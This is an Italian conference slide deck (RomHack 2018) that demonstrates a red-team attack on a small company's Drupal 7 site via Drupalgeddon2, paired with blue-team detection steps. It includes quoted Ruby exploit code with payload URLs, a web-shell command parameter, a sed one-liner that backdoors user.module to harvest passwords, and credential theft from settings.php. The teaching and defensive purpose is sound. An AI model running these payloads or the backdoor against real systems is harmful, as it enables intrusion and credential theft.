

LIVE DEMO

ROMHACK

CYBERSECURITY CONVENTION

ROMA > 22 SET 2018

Link Campus University





art. 615 ter Codice Penale
Accesso abusivo ad un sistema informatico

- > Illustrare un scenario **realistico** di attacco (penetration test) su un asset (sito web) critico per il **business** di una **azienda italiana** (PMI)
- > Dare evidenza dei passi seguiti da un **RED TEAM** per raggiungere l'**obiettivo** di esfiltrare dati importanti per il business dell'azienda
- > Dare evidenza delle azioni che un **BLUE TEAM** può mettere in campo per **identificare, mitigare e bloccare** l'attacco, **senza però bloccarlo realmente** altrimenti il gioco finisce :)



BATTLEFIELD

A cinematic screenshot from the Battlefield game series, showing a snowy, mountainous landscape. In the foreground, there are large, dark rocks and a small stream. In the middle ground, a stone wall with a cross-shaped structure on top is visible. In the background, a large, ornate stone building with a central archway and a flag on a pole stands on a rocky outcrop. The sky is overcast and grey.



Capitale

€ 99.000



Fatturato

€ 3.200.000



Collaboratori


30





Staff IT

5

















- > Contratto
- > Manleva con target e scope chiari e definiti
- > Info gathering
- > Valutazione della superficie di attacco
- > Identificazione delle vulnerabilità note
- > Pianificazione ed esecuzione



c_s@RH18:~\$ Info Gathering::Ricognizione passiva





Personale settore IT

1

**Ipotesi struttura organizzativa
gestione IT non focalizzata su Sec**

2

Competenze settore IT


3

**Ipotesi di asset e knowledge
hardware/software**

4






```
Server: Apache  
[...]  
X-Generator: Drupal 7 (http://drupal.org)
```





BOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO



 Why Drupal? Build Solutions Services Community Resources Association [Try Drupal](#)  

Drupal™

Security advisories

Drupal core [Contributed projects](#) [Public service announcements](#)

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002

Project: [Drupal core](#)
Date: 2018-March-28
Security risk: **Highly critical** 24/25 AC:None/A:None/CI:All/II:All/E:Exploit/TD:Default
Vulnerability: Remote Code Execution
CVE IDs: CVE-2018-7600
Description:
A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being completely compromised.

The security team has written an [FAQ](#) about this issue.

Solution:

Contact and more information

The Drupal security team can be reached by email at [security at drupal.org](mailto:security@drupal.org) or [the contact form](#).

Learn more about the security team and how to protect your site.

Join the Drupal Security Team on [Twitter](#) or [Facebook](#).

28 Marzo 2018
EXPLOIT DISPONIBILE






**SA-CORE-2018-002 (Drupalgeddon 2)
public disclosure**

Pubblicazione exploit

**Valutazione exploit,
pianificazione e simulazione attacco**

**“Provare no. Fai. O non fare. Non c'è
provare.”**



A ginger cat with green eyes is dressed as the character Darth Vader. The cat is wearing a black helmet and a black cape. It is holding a red lightsaber in its right hand, which is extended towards the right side of the frame. Its left hand is raised, with the index and middle fingers extended, in a gesture often associated with the Force-choking effect. The background is dark, and the text "START THE ATTACK" is written in white, bold, capital letters at the bottom of the image.

START THE ATTACK



Esecuzione exploit

- exploit pubblico
<https://github.com/dreadlocked/Drupalgeddon2/>
- per diminuire la probabilità di detection può essere eseguito mentre si eseguono altre attività, anche lecite, volte a “confondere” il blue team
- lanciando l’exploit si carica sul sito remoto il file *drupal.settin.php* che consente di eseguire comandi tramite la funzione *system()* di PHP
`c=<COMMAND>`
- non è scontato che l’exploit funzioni, ci sono condizioni a contorno che possono pregiudicare il successo dell’attacco (es. patch locali, moduli...)





Funzionamento exploit

- identificazione versione Drupal verificando file noti
- controllo exploitabilità tramite payload "volatile"
- tentativo di upload di una backdoor PHP su set di path noti
- verifica della riuscita tramite esecuzione del comando hostname
- **RCE**

```
# Test to see if backdoor is there (if we managed to write it)
response = http_post("#{$target}#{webshellpath}", "c=hostname")
if response.code == "200" and not response.body.empty?
  puts "[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!"
  break
else
  puts "[!] Target is NOT exploitable. No write access here!"
end
```





Detection

- identificare pattern basati sul codice pubblico degli exploit
- ◆ potrebbero esserci altri exploit

```
## Check the version to match the payload
# Vulnerable Parameters: #access_callback / #lazy_builder / #pre_render / #post_render
if $Drupalversion.start_with?('8')
  # Method #1 - Drupal 8, mail, #post_render - response is 200
  url = $target + "user/register?element_parents=account/mail/%23value&ajax_form=1&wrapper_format=drupal_ajax"
  payload = "form_id=user_register_form&drupal_ajax=1&mail[a][#post_render][]=" + phpmethod + "&mail[a][#type]=markup&mail[a][#markup]=" + evil

  # Method #2 - Drupal 8, timezone, #lazy_builder - response is 500 & blind (will need to disable target check for this to work!)
  #url = $target + "user/register?element_parents=timezone/timzone/%23value&ajax_form=1&wrapper_format=drupal_ajax"
  #payload = "form_id=user_register_form&drupal_ajax=1&timezone[a][#lazy_builder][]=exec&timezone[a][#lazy_builder][]=" + evil
elseif $Drupalversion.start_with?('7')
  # Method #3 - Drupal 7, name, #post_render - response is 200
  url = $target + "?q=user/password&name[%23post_render][]=" + phpmethod + "&name[%23type]=markup&name[%23markup]=" + evil
  payload = "form_id=user_pass&triggering_element_name=name"
else
  puts "[!] Unsupported Drupal version"
  exit
end

# Drupal v7 needs an extra value from a form
if $Drupalversion.start_with?('7')
  response = http_post(url, payload)

  form_build_id = response.body.match(/input type="hidden" name="form_build_id" value="(.*?)"/).to_s().slice(/value="(.*?)"/, 1).to_s.strip
  puts "[!] WARNING: Didn't detect form_build_id" if form_build_id.empty?

  #url = $target + "file/ajax/name/%23value/" + form_build_id
  url = $target + "?q=file/ajax/name/%23value/" + form_build_id
  payload = "form_build_id=" + form_build_id
end
```

- monitoraggio file: monitorare le directory del sito per creazione non autorizzata di nuovi file
- altro?





Dump password di accesso

- utilizzando la web shell caricata si va a modificare il modulo drupal che gestisce autenticazione *user.module* per salvare in coda al file *README.txt* nome utente, pwd ed IP di connessione

```
/bin/sed -i -e 's/ $password);/ $password); exec("echo  
".base64_encode($form_state["values"]["name"].":".$password.":".$account->uid.":".ip_address()). "  
>> /var/www/html/drupal/sites/default/README.txt");/g' /var/www/html/drupal/modules/user/user.module
```

- utilizzando la web shell caricata si va a verificare il contenuto del file *README.txt*. Le password potrebbero essere utilizzate anche per altri obiettivi (mail) confidando nel riuso delle stesse.





Detection/blocco

- monitoraggio file: estendere il controllo differenze anche alle modifiche ai file drupal
- abilitare WAF (*mod_security*) ed abilitare *OWASP ModSecurity Core Rule Set*
 - ◆ per individuare/bloccare comandi passati alla web shell
`c=<COMMAND>`
 - ◆ per individuare/bloccare caricamento di web shell
(analisi su content PHP in body)



<https://coreruleset.org/>

<https://github.com/SpiderLabs/owasp-modsecurity-crs>

<https://hostadvice.com/how-to/how-to-setup-modsecurity-for-apache-on-ubuntu-18-04/>





Info gathering

- utilizzando la web shell caricata si va a vedere il contenuto del file *settings.php* (user/pwd del DB)
- si enumera la lista dei moduli installati e configurati
- si recuperano i dati SMTP del modulo Drupal usate per invio email (riuso per *phishing*)





Detection/blocco

- monitoraggio file

- abilitare WAF per individuare/bloccare comandi passati alla web shell

- ◆ di default *mod_security* va a livello paranoia 1
- ◆ a questo livello molte delle regole "forti" sono disabilitate
- ◆ giusto compromesso tra sicurezza ed usabilità
- ◆ il comando di stage3 *cat settings.php* non viene bloccato





Movimenti laterali

- si va ad enumerare, usando le variabili drupal che richiamano le credenziali configurate in *settings.php*, il database remoto per trovare gli oggetti su cui l'utente è autorizzato
 - ◆ databases
 - ◆ tabelle
 - ◆ campi tabelle

- si visualizza il contenuto della tabella *backup* ed il suo contenuto





Detection/blocco

- abilitare WAF per individuare/bloccare comandi passati alla web shell
- monitoraggio file
- monitoraggio log del database server per identificare comandi non attesi
 - ◆ *show databases*
 - ◆ *show tables*

<https://support.plesk.com/hc/en-us/articles/213374189-How-to-enable-MySQL-logging->





Exfiltration

- si va ad usare la funzionalità `LOAD_FILE` di MySQL, che consente di caricare come oggetti blob file del filesystem. Di default la funzionalità è disabilitata ma si prova per esfiltrare.

https://dev.mysql.com/doc/refman/8.0/en/string-functions.html#function_load-file

```
1  mysql> UPDATE t
2          SET blob_col=LOAD_FILE('/tmp/picture')
3          WHERE id=1;
```

- si va ad usare la funzionalità `LOAD DATA LOCAL INFILE` che è di default abilitata e consente di caricare file di testo

<https://dev.mysql.com/doc/refman/8.0/en/load-data-local.html>





Detection/blocco

- abilitare WAF per individuare/bloccare comandi passati alla web shell
- monitoraggio file
- monitoraggio log del database server per identificare comandi non attesi
 - ◆ *create table*
 - ◆ *LOAD_FILE*
 - ◆ *LOAD DATA LOCAL INFILE*



RCE

Furto di password di accesso al portale

Furto di credenziali SMTP

Lateral Movement

Data Exfiltration




FANTASCIENZA?





Report del GAO (United States Government Accountability Office) su data breach **Equifax** <https://www.gao.gov/assets/700/694158.pdf>



Identification. According to Equifax officials, the Apache Struts vulnerability was not properly identified as being present on the online dispute portal when patches for the vulnerability were being installed throughout the company. After receiving a notice of the vulnerability

Segmentation. Because individual databases were not isolated or “segmented” from each other, the attackers were able to access additional databases beyond the ones related to the online dispute portal, according to Equifax officials. The lack of segmentation allowed the attackers to gain access to additional databases containing PII, and, in addition to an expired certificate, allowed the attackers to successfully remove large amounts of PII without triggering an alarm.





- enfatizzare che sono solo esempi di tecniche di attacco e difesa, non esaustivi
- BLUE: con pochi accorgimenti si può alzare molto il livello di sicurezza

